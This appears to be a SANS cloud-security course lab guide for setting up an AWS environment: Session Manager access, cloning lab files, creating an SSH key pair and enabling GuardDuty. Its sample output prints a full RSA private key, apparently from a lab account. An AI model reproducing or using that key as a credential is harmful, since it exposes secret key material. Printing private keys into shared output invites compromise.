
Live/Live Online SANS Account

For students who are taking a Live or Live Online class over a 5 days, SANS and SEC541 is providing students with their an AWS account for performing the labs this week. This account has some resources already created for you. Don't worry, we have provided instructions to build the labs in your own personal AWS account so you can conduct the labs after your SANS provided account access is expired.

Click to reveal instructions for Live/Live Online students

Test to make sure you are able to gain access to the AWS account. On the `My Labs` page, there will be a section with the `Account ID`, the `Console URL`, the `Username`, and `Password`

Account Access



Log in and make sure you have access to the student account.

Conclusion

That is all for the Lab 0 setup! Let's do some threat detections in the Cloud.

Lab 1.1: Deploy Section 1 Environment

Objectives

Estimated Time: 30 minutes

- Create the SSH keys
- Set up AWS services
- Deploy the lab infrastructure


Prerequisites

[x] Lab 0: Lab 0 - Getting Started

Switch Regions

All labs in this class should be performed from the same AWS region. OnDemand students, we think us-east-2 is the best overall option. However, you could pick any of the US or Canadian regions.


If you are using a SANS provided account, then your regions must be Ohio (us-east-2) as shown below.




SSM Session Login

Rather than SSH into your `Inspector-Workstation`, we will use Session Manager[1] that gives us a shell console to an EC2 using the Systems Manager agent.

1. Go to the EC2 instances screen via `Services->EC2->Instances (running)`
2. Select the `Inspector-Workstation` radio button when the Status Check says " EC2 and click the `Connect` button when the `Status check` is green with `2/2 checks passed`.




3. That brings us to the `Connect to instance` options. Select the `Session Manager` option, and the `Connect` button should be orange. Click it.



4. A new tab will open with a shell with the prompt `sh-4.2$` . We will be performing our labs as the `ec2-user` user, so you will need to change to that user.

Change to ec2-user

```
sudo su ec2-user
cd ~
```



Install Lab Files

Now we need to download all the lab files. There are SSH keys in ~/.ssh that allow read to a private GitHub repo, where all the lab files are located.

1. We must first clone the repo with a little script called `clone.sh`

Clone the repo

```
~/.local/bin/clone.sh
```

Sample Results

```
Cloning into 'sec541-labs'...
Warning: Permanently added 'github.com,140.82.113.4' (RSA) to the list of known hosts.
remote: Enumerating objects: 531, done.
remote: Counting objects: 100% (531/531), done.
remote: Compressing objects: 100% (273/273), done.
remote: Total 531 (delta 211), reused 460 (delta 156), pack-reused 0
Receiving objects: 100% (531/531), 14.96 MiB | 20.73 MiB/s, done.
Resolving deltas: 100% (211/211), done.
[ec2-user@ip-172-31-60-42 labs]$
```

2. Now we have cloned the repo, but let's update the repo and get it into the right directory. The script ~/.local/bin/labs-update

Update the repo

```
~/.local/bin/labs-update
```

Sample Results

```
[ec2-user@ip-172-31-60-42 labs]$ ~/.local/bin/labs-update
Warning: Permanently added the RSA host key for IP address '140.82.114.3' to the list of known hosts.
From github.com-labs:sans-cloud-sec541/sec541-labs
* branch            H01-01     -> FETCH_HEAD
Already up to date.
Already on 'H01-01'
Your branch is up to date with 'origin/H01-01'.
Updating lab files
```

You should now have the files needed to run the labs.

Tour of the Virtual Machine

This class is designed to use the Inspector Workstation, a purpose build AWS Machine Image (AMI) that holds the scripts, applications, and tools needed for this class. Let's take a quick tour of the files.

1. The main labs directory has two sub-directories. `DotDotPwn` is an application we will be using in class. `sec541-labs` is our main lab files

Command Lines

```
cd ~/labs
ls -la
```

Sample Results

```
drwxr-xr-x 5 ec2-user ec2-user   54 May  5 02:15 .
drwx------ 6 ec2-user ec2-user  120 May  4 21:17 ..
drwxr-xr-x 5 ec2-user ec2-user  238 May  4 21:17 dotdotpwn
drwxrwxr-x 6 ec2-user ec2-user  176 May  5 02:15 sec541-labs
```

2. The sec541-labs directory holds most of the files we do will be using this week. The terraform and CDK projects, and some files we will use in the upcoming Network lab.

sec541-labs directory

```
cd ~/labs/sec541-labs
ls -la
```

Sample Results

```
total 120
drwxrwxr-x 6 ec2-user ec2-user   176 May  5 02:15 .
drwxr-xr-x 5 ec2-user ec2-user    54 May  5 02:15 ..
-rw-rw-r-- 1 ec2-user ec2-user   654 May  5 02:13 Pipfile
-rw-rw-r-- 1 ec2-user ec2-user 20906 May  5 02:13 Pipfile.lock
-rw-rw-r-- 1 ec2-user ec2-user    41 May  5 02:13 README.md
drwxrwxr-x 3 ec2-user ec2-user    20 May  5 02:13 future
drwxrwxr-x 4 ec2-user ec2-user   172 May  5 02:13 lab-cdk
drwxrwxr-x 5 ec2-user ec2-user  4096 May  5 02:13 lab-terraform
-rw-rw-r-- 1 ec2-user ec2-user 79893 May  5 02:13 package-lock.json
-rw-rw-r-- 1 ec2-user ec2-user  2097 May  5 02:13 requirements.txt
drwxrwxr-x 2 ec2-user ec2-user   162 May  5 02:13 vpcflow-lab
```

Build the SSH Keys

Although we are not SSHing into our `Inspector Workstation`, you will be SSHing into other VMs you create in the class.

1. From the `Inspector Workstation`, create a new SSH key pair.

Create Key Pair

We can run a simple command on the CLI to generate the key pair

```
aws ec2 create-key-pair \
    --key-name cloudsecurity \
    --query "KeyMaterial" \
    --output text > ~/.ssh/cloudsecurity.pem
```

2. There will not be any results on the screen, but we can double check that the key was created

Check Key Pair

```
cat ~/.ssh/cloudsecurity.pem
```

Sample Results

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAiHjNZLeRXKy3d44ioIVAMGaMlFIVVS9AFQhkjE8dK7cDk5GT
IHLivZ95BgSRUuMIzbQnb4O9GLcqFkc1tS/zXFQzMq98ItxJE+KhCxcxvg0SP+Xt
W8PvnsxWIPNtaEqdH9mjlaXYLJNFoiFBTnRgNGhh8Wj0xKDlOk6KTc4Ro0ErcyBw
7G544vNeXDeGoaouj5CTJSVIHqjMUVSG3ANXJxkFXk5uTWfd5yl+MM/LVSt2ZjpJ
0+GvHHy6kpAQM2Nf9mWlypNFEDuwYZqd33G+XvjXTQtOuZLnKtFB57kpbtLNmNG0
xx5xaRpTx3bUiCaozFiO3noM3ul2UHsbkLVdNwIDAQABAoIBAHSRkwdjkQNy+Cdj
vgoUp5ZwEcYjMtuXR4pvp8r9TLJpWeGzp9NArpI/5FUSk7sT+BIUvtaO1XeGBKoQ
2zxPn/SOa0jxAfyY4sbcfqiFgFSQv7TaxdrrSwL+ENeGdj5t9TYeZY9OoI66oPDy
rODBoOdC/d4Bw4ks0X/zVElPKluh7c4gzaw991iCVdpKlNl4LJrtaRWgeF4i7+7t
05kOwr1lb7L+6Tt/2QFvegF1AZuTbODIP4iPIby26nFJhr8hrswJfCm5uAnxD8yY
o0n3devgj9840aeea0Yn0A5VWrM7XwPL9IguY1cfORIdOQPdsYZBIdxFo26JO3vx
GEpemkkCgYEA1UMuOoqX1u9YOoO24KyCOf0AVilHwrP5JWwlFOyy4V59q7QnrEQj
m6ma4ze0EhkfhT9+XmDiTgTowAsxKTbjq71V0WZODWbrdfgQa1hr+GU9eV5xB/gz
h4RaSho0R0sXVYCpIz4DIuUOfi6JgzbTFesh0Ec71/U5/acPSv0/oI0CgYEAo9Ia
OnTmoszN6fqWuOGOM4x+qwunYmI5dEMT4DBz1+sBVeKgfnYoSqrfC4E1pf9L/vYU
bnT5hjezjjMBaKZ1L6O8/tICEQPqgkkM23A0Jm0XgNEk1FjW3Hi5RxBZX9M+oVyU
/LFedf98jDlsurptgsX7ewjS6bdBHLV0e/+IbdMCgYEAqn2nsoNj+h+kMDtmc11W
SteZckhUJzLMJn+7cWv9YbCx1RgUc2KR+PrxaV755VISYestsnPP18GS9Ry9c45/
GqgluF8KXSp/aPMk5TxuLMl7CNFYmZ9ySo+jwwQJ8Uj14ZQXI6aKyVXHbVb09mJZ
BHfSs3iPPgm9D6yDzFaDjG0CgYAc438WkejeCqnBOhx8K+JsurjXpu10jwe8tdt6
bHDxQZLxt05AHswKJsnAeJ+iTzvykSiXNe+OuKHkUKBN+RSvOvuoIBaXM46WPRWU
WNwJbrF3WOpau/Pf2zYpDvwDxvfDctUfHpQe0NgAzlubLicDqbAoSS0QY+2Kh4Es
IKrJWwKBgQC2g97BcL3is7D34YYbVGKUkyjC7QjTpp6eluJyoHzbn7ezx17JcpKQ
Amtjf8BG972zseirltEduortj5CkyCVyXaqhPT5iLm15yxIJO1GiP5N+dUJHEBpN
BIaIBe7toIDL3Q+oUbN8MRqkDQSrNSn7p9JpSAUrMGAnHO5maQft5Q==
-----END RSA PRIVATE KEY-----
```

Note

If the key file (cloudsecurity.pem) is missing, or is empty, then something happened when creating the key. Likely an error when creating the key. Typically, you can use the AWS console to delete the key and then rerun the previous command.

3. SSH will not let us use the SSH key without protecting it. So, we will make the file accessible only to us.


chmod

```
chmod 600 ~/.ssh/cloudsecurity.pem
```

Enable GuardDuty


GuardDuty service is not on by default. We can use the GUI to get it up and running.

1. Go to your AWS console, open services and search for `GuardDuty`




2. Selecting the `GuardDuty` service will bring you to the GuardDuty "Getting Started" Page. Select "Get Started" button.

